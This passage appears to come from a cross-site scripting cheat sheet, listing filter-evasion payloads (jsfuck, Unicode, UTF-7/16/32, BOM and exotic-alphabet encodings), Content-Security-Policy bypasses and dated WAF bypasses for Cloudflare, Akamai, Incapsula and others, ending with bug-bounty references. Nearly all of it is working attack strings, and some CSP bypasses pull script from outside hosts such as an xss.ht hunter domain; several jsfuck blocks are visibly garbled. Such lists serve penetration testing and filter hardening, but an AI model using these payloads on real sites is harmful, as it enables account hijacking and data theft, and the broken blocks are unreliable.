javascript:([,ウ,,,,ア]=[]+{},[ネ,ホ,ヌ,セ,,ミ,ハ,ヘ,,,ナ]=[!!ウ]+!ウ+ウ.ウ)[ツ=ア+ウ+ナ+ヘ
+ネ+ホ+ヌ+ア+ネ+ウ+ホ][ツ](ミ+ハ+セ+ホ+ネ+'(-~ウ)')()
```

Bypass using Cuneiform

```
𓀀='',𓀁=!𓀀+𓀀,𓀂=!𓀀+𓀁,𓀃=𓀀+{},𓀄=𓀀[𓀀++],
𓀅=𓀀[𓀀=𓀀],𓀆=++𓀀+𓀁,𓀇=𓀀[𓀀+𓀁],𓀈[𓀉+=𓀄[𓀀]
+(𓀀.𓀀+𓀀)[𓀀]+𓀁[𓀀]+𓀉+𓀀+𓀁[𓀀]+𓀉+𓀀+𓀁[𓀀]
+𓀀][𓀀](𓀁[𓀀]+𓀁[𓀀]+𓀁[𓀀]+𓀉+𓀀+"(𓀀)")()
```

Bypass using Lontara

```
ᨐ='',ᨑ=!ᨐ+ᨐ,ᨒ=!ᨑ+ᨐ,ᨓ=ᨐ+
{},ᨔ=ᨑ[ᨐ++],ᨕ=ᨑ[ᨒ=ᨐ],ᨑ=++ᨒ+ᨐ,ᨗ=ᨓ[ᨒ+ᨑ],ᨑ[ᨗ+=ᨓ[ᨐ]+(ᨑ.ᨒ+ᨓ)
[ᨐ]+ᨒ[ᨑ]+ᨔ+ᨕ+ᨑ[ᨒ]+ᨗ+ᨔ+ᨓ[ᨐ]+ᨕ][ᨗ](ᨒ[ᨐ]+ᨒ[ᨒ]+ᨑ[ᨑ]+ᨕ+ᨔ+"(ᨐ)")()
```

More alphabets on http://aem1k.com/aurebesh.js/#

Bypass using ECMAScript6

```
<script>alert&DiacriticalGrave;1&DiacriticalGrave;</script>
```

Bypass using Octal encoding

```
javascript:'\74\163\166\147\40\157\156\154\157\141\144\75\141\154\145\162\164\50\61\5
1\76'
```

Bypass using Unicode

```
Unicode character U+FF1C FULLWIDTH LESSTHAN SIGN (encoded as %EF%BC%9C) was
transformed into U+003C LESSTHAN SIGN (<)

Unicode character U+02BA MODIFIER LETTER DOUBLE PRIME (encoded as %CA%BA) was
transformed into U+0022 QUOTATION MARK (")

Unicode character U+02B9 MODIFIER LETTER PRIME (encoded as %CA%B9) was
transformed into U+0027 APOSTROPHE (')

E.g :
http://www.example.net/something%CA%BA%EF%BC%9E%EF%BC%9Csvg%20onload=alert%28/XSS/%29
%EF%BC%9E/
%EF%BC%9E becomes >
%EF%BC%9C becomes <
```

Bypass using Unicode converted to uppercase

```
İ (%c4%b0).toLowerCase() => i
ı (%c4%b1).toUpperCase() => I
ſ (%c5%bf) .toUpperCase() => S
K (%E2%84%AA).toLowerCase() => k

<ſvg onload=... > become <SVG ONLOAD=...>
<ıframe id=x onload=>.toUpperCase() become <IFRAME ID=X ONLOAD=>
```

Bypass using UTF-7

```
+ADw-img src=+ACI-1+ACI- onerror=+ACI-alert(1)+ACI- /+AD4-
```

Bypass using UTF-8

```
< = %C0%BC = %E0%80%BC = %F0%80%80%BC
> = %C0%BE = %E0%80%BE = %F0%80%80%BE
' = %C0%A7 = %E0%80%A7 = %F0%80%80%A7
" = %C0%A2 = %E0%80%A2 = %F0%80%80%A2
" = %CA%BA
' = %CA%B9
```

Bypass using UTF-16be

```
%00%3C%00s%00v%00g%00/%00o%00n%00l%00o%00a%00d%00=%00a%00l%00e%00r%00t%00(%00)%00%3E%
00
\x00<\x00s\x00v\x00g\x00/\x00o\x00n\x00l\x00o\x00a\x00d\x00=\x00a\x00l\x00e\x00r\x00t
\x00(\x00)\x00>
```

Bypass using UTF-32

```
%00%00%00%00%00%3C%00%00%00s%00%00%00v%00%00%00g%00%00%00/%00%00%00o%00%00%00n%00%00%
00l%00%00%00o%00%00%00a%00%00%00d%00%00%00=%00%00%00a%00%00%00l%00%00%00e%00%00%00r%0
0%00%00t%00%00%00(%00%00%00)%00%00%00%3E
```

Bypass using BOM

Byte Order Mark (The page must begin with the BOM character.) BOM character allows you to override charset of the page

```
BOM Character for UTF-16 Encoding:
Big Endian : 0xFE 0xFF
Little Endian : 0xFF 0xFE
XSS :
```

```
%fe%ff%00%3C%00s%00v%00g%00/%00o%00n%00l%00o%00a%00d%00=%00a%00l%00e%00r%00t%00(%00)%
00%3E

BOM Character for UTF-32 Encoding:
Big Endian : 0x00 0x00 0xFE 0xFF
Little Endian : 0xFF 0xFE 0x00 0x00
XSS :
%00%00%fe%ff%00%00%00%3C%00%00%00s%00%00%00v%00%00%00g%00%00%00/%00%00%00o%00%00%00n%
00%00%00l%00%00%00o%00%00%00a%00%00%00d%00%00%00=%00%00%00a%00%00%00l%00%00%00e%00%00
%00r%00%00%00t%00%00%00(%00%00%00)%00%00%00%3E
```

Bypass using weird encoding or native interpretation

```
<script>\u0061\u006C\u0065\u0072\u0074(1)</script>
<img src="1" onerror="&#x61;&#x6c;&#x65;&#x72;&#x74;&#x28;&#x31;&#x29;" />
<iframe src="javascript:%61%6c%65%72%74%28%31%29"></iframe>
<script>$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:
({}+"")[$],$$_$:($[$]+"")[$],_$$:++$,$$$_:(!""+"")[$],$__:++$,$_$:++$,$$__:({}+"")
[$],$$_:++$,$$$:++$,$___:++$,$__$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.__$])+
($.$$=($.$+"")[$.__$])+((!$)+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.__$])+
($._=(!""+"")[$._$_])+$.$_[$.$_$]+$.__+$._$+$.$;$.$$=$.$+(!""+"")
[$._$$]+$.__+$._+$.$+$.$$;$.$=($.___)[$.$_][$.$_];$.$($.$($.$$+"\""+$.$_$_+(![]+"")
[$._$_]+$.$$$_+"\\"+$.__$+$.$$_+$._$_+$.__+"("+$.___+")"+"\"")())();</script>
<script>(+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+
[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!+[]+[]
[(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+
[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+
[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([!
[]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+
[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!+[]+[][(![]+[])[+[]]+([!
[]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+
[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]][([][(![]+[])[+[]]+([![]]+[]
[[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+
[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+
[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])
[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])
[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+
[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+
[]]+(!![]+[])[+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+
[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+(!!
[]+[])[+!+[]]]((![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!![]+
[])[+!+[]]+(!![]+[])[+[]]+([][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])
[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+
[]+!+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+
[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+
[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(!
[]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])
[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!+[]+[][(![]+
[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+
[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]+[])[[+!+[]]+[!+[]+!+
[]+!+[]+!+[]]]+[+[]]+([][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+
[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+
[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])
[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(!
[]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])
[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+
```

```
[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!+[]+[][(![]+[])
[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+
[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]+[])[[+!+[]]+[!+[]+!+
[]+!+[]+!+[]+!+[]]]()</script>
```

Bypass using jsfuck

Bypass using jsfuck

```
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!!
[]+[])[!+[]+!+[]+!+[]]+(!!]+[])[+!+[]]][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+
[]]]+(![]+[])[!+[]+!+[]]+(!!]+[])[+[]]+(!!]+[])[!+[]+!+[]+!+[]]+(!!]+[])[+!+[]]]+
[])[!+[]+!+[]+!+[]]+(!!]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+
[]+!+[]]+(!!]+[])[+[]]+(!!]+[])[!+[]+!+[]+!+[]]+(!!]+[])[+!+[]+[+[]]]+([]
[[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!!]+[])[+[]]+(!!]+[])[+!+[]]+([][[]]+[])
[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!!]+[])[+
[]]+(!!]+[])[!+[]+!+[]+!+[]]+(!!]+[])[+!+[]]+[])[!+[]+!+[]+!+[]]+(!!]+[])[+[]]+
(!!]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!!]+[])[+
[]]+(!!]+[])[!+[]+!+[]+!+[]]+(!!]+[])[+!+[]]])[+!+[]+[+[]]]+(!!]+[])[+!+[]]((![]+
[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!!]+[])[!+[]+!+[]+!+[]]+(!!]+[])[+!+[]]+(!!]+[])[+
[]]+(![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!!]+[])[+
[]]+(!!]+[])[!+[]+!+[]+!+[]]+(!!]+[])[+!+[]]])[!+[]+!+[]+[+[]]]+[+!+[]+(!!]+[][(!
[]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!!]+[])[+[]]+(!!]+[])
[!+[]+!+[]+!+[]]+(!!]+[])[+!+[]]])[!+[]+!+[]+[+[]]])()
```

CSP Bypass

Check the CSP on https://csp-evaluator.withgoogle.com and the post : How to use Google's CSP Evaluator to bypass CSP

Bypass CSP using JSONP from Google (Trick by @apfeifer27)

//google.com/complete/search?client=chrome&jsonp=alert(1);

```
<script/src=//google.com/complete/search?client=chrome%26jsonp=alert(1);>"
```

More JSONP endpoints:

- /Intruders/jsonp_endpoint.txt
- JSONBee/jsonp.txt

Bypass CSP by lab.wallarm.com

Works for CSP like `Content-Security-Policy: default-src 'self' 'unsafe-inline';`, POC here

```
script=document.createElement('script');
script.src='//bo0om.ru/csp.js';
window.frames[0].document.head.appendChild(script);
```

Bypass CSP by Rhynorater

```
// CSP Bypass with Inline and Eval
d=document;f=d.createElement("iframe");f.src=d.querySelector('link[href*=".css"]').hr
ef;d.body.append(f);s=d.createElement("script");s.src="https://[YOUR_XSSHUNTER_USERNA
ME].xss.ht";setTimeout(function(){f.contentWindow.document.head.append(s);},1000)
```

Bypass CSP by @akita_zen

Works for CSP like `script-src self`

```
<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg=="></object>
```

Bypass CSP by @404death

Works for CSP like `script-src 'self' data:` as warned about in the official mozilla documentation.

```
<script src="data:,alert(1)">/</script>
```

Common WAF Bypass

Cloudflare XSS Bypasses by @Bohdan Korzhynskyi

25st January 2021

```
<svg/onrandom=random onload=confirm(1)>
<video onnull=null onmouseover=confirm(1)>
```

21st April 2020

```
<svg/OnLoad="`${prompt``}`">
```

22nd August 2019

```
<svg/onload=%26nbsp;alert`bohdan`+
```

5th June 2019

```
1'"><img/src/onerror=.1|alert``>
```

3rd June 2019

```
<svg onload=prompt%26%230000000040document.domain)>
<svg onload=prompt%26%23x000000028;document.domain)>
xss'"><iframe srcdoc='%26lt;script>;prompt`${document.domain}`%26lt;/script>'>
```

Cloudflare XSS Bypass - 22nd March 2019 (by @RakeshMane10)

```
<svg/onload=&#97&#108&#101&#114&#00116&#40&#41&#x2f&#x2f
```

Cloudflare XSS Bypass - 27th February 2018

```
<a
href="j&Tab;a&Tab;v&Tab;asc&NewLine;ri&Tab;pt&colon;&lpar;a&Tab;l&Tab;e&Tab;r&Tab;t&Tab;(document.domain)&rpar;">X</a>
```

Chrome Auditor - 9th August 2018

```
</script><svg><script>alert(1)-%26apos%3B
```

Live example by @brutelogic - https://brutelogic.com.br/xss.php

Incapsula WAF Bypass by @Alra3ees- 8th March 2018

```
anythinglr00</script><script>alert(document.domain)</script>uxldz

anythinglr00%3c%2fscript%3e%3cscript%3ealert(document.domain)%3c%2fscript%3euxldz
```

Incapsula WAF Bypass by @c0d3G33k - 11th September 2018

```
<object data='data:text/html;;;;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==='>
</object>
```

Incapsula WAF Bypass by @daveysec - 11th May 2019

```
<svg onload\r\n=$.globalEval("al"+"ert()");>
```

Akamai WAF Bypass by @zseano - 18th June 2018

```
?"></script><base%20c%3D=href%3Dhttps:\mysite>
```

Akamai WAF Bypass by @s0md3v - 28th October 2018

```
<dETAILS%0aopen%0aonToGgle%0a=%0aa=prompt,a() x>
```

WordFence WAF Bypass by @brutelogic - 12th September 2018

```
<a href=javas&#99;ript:alert(1)>
```

Fortiweb WAF Bypass by @rezaduty - 9th July 2019

```
\u003e\u003c\u0068\u0031 onclick=alert('1')\u003e
```

References

- Unleashing-an-Ultimate-XSS-Polyglot
- tbm
- (Relative Path Overwrite) RPO XSS - Infinite Security
- RPO TheSpanner
- RPO Gadget - innerthmtl
- Relative Path Overwrite - Detectify
- XSS ghettoBypass - d3adend
- XSS without HTML: Client-Side Template Injection with AngularJS
- XSSING WEB PART - 2 - Rakesh Mane
- Making an XSS triggered by CSP bypass on Twitter. @tbmnull
- Ways to alert(document.domain) - @tomnomnom
- D1T1 - Michele Spagnuolo and Lukas Wilschelbaum - So We Broke All CSPs
- Sleeping stored Google XSS Awakens a $5000 Bounty by Patrik Fehrenbach
- RPO that lead to information leakage in Google by filedescriptor
- God-like XSS, Log-in, Log-out, Log-in in Uber by Jack Whitton
- Three Stored XSS in Facebook by Nirgoldshlager
- Using a Braun Shaver to Bypass XSS Audit and WAF by Frans Rosen
- An XSS on Facebook via PNGs & Wonky Content Types by Jack Whitton
- Stored XSS in *.ebay.com by Jack Whitton
- Complicated, Best Report of Google XSS by Ramzes
- Tricky Html Injection and Possible XSS in sms-be-vip.twitter.com by secgeek
- Command Injection in Google Console by Venkat S
- Facebook's Moves - OAuth XSS by PAULOS YIBELO
- Stored XSS in Google Docs (Bug Bounty) by Harry M Gertos
- Stored XSS on developer.uber.com via admin account compromise in Uber by James Kettle (albinowax)
- Yahoo Mail stored XSS by Klikki Oy
- Abusing XSS Filter: One ^ leads to XSS(CVE-2016-3212) by Masato Kinugawa
- Youtube XSS by fransrosen
- Best Google XSS again - by Krzysztof Kotowicz
- IE & Edge URL parsing Problem - by detectify
- Google XSS subdomain Clickjacking
- Microsoft XSS and Twitter XSS
- Google Japan Book XSS
- Flash XSS mega nz - by frans

- Flash XSS in multiple libraries - by Olivier Beg
- xss in google IE, Host Header Reflection
- Years ago Google xss
- xss in google by IE weird behavior
- xss in Yahoo Fantasy Sport
- xss in Yahoo Mail Again, worth $10000 by Klikki Oy
- Sleeping XSS in Google by securityguard
- Decoding a .htpasswd to earn a payload of money by securityguard
- Google Account Takeover
- AirBnb Bug Bounty: Turning Self-XSS into Good-XSS #2 by geekboy
- Uber Self XSS to Global XSS
- How I found a $5,000 Google Maps XSS (by fiddling with Protobuf) by Marin MoulinierFollow
- Airbnb – When Bypassing JSON Encoding, XSS Filter, WAF, CSP, and Auditor turns into Eight Vulnerabilities by Brett
- XSSI, Client Side Brute Force
- postMessage XSS on a million sites - December 15, 2016 - Mathias Karlsson
- postMessage XSS Bypass
- XSS in Uber via Cookie by zhchbin
- Stealing contact form data on www.hackerone.com using Marketo Forms XSS with postMessage frame-jumping and jQuery-JSONP by frans
- XSS due to improper regex in third party js Uber 7k XSS
- XSS in TinyMCE 2.4.0 by Jelmer de Hen
- Pass uncoded URL in IE11 to cause XSS
- Twitter XSS by stopping redirection and javascript scheme by Sergey Bobrov
- Auth DOM Uber XSS
- Managed Apps and Music: two Google reflected XSSes
- App Maker and Colaboratory: two Google stored XSSes
- XSS in www.yahoo.com
- Stored XSS, and SSRF in Google using the Dataset Publishing Language
- Stored XSS on Snapchat
- XSS cheat sheet - PortSwigger
- mXSS Attacks: Attacking well-secured Web-Applications by using innerHTML Mutations - Mario Heiderich, Jörg Schwenk, Tilman Frosch, Jonas Magazinius, Edward Z. Yang
- Self Closing Script
- Bypass < with ≺
- Bypassing Signature-Based XSS Filters: Modifying Script Code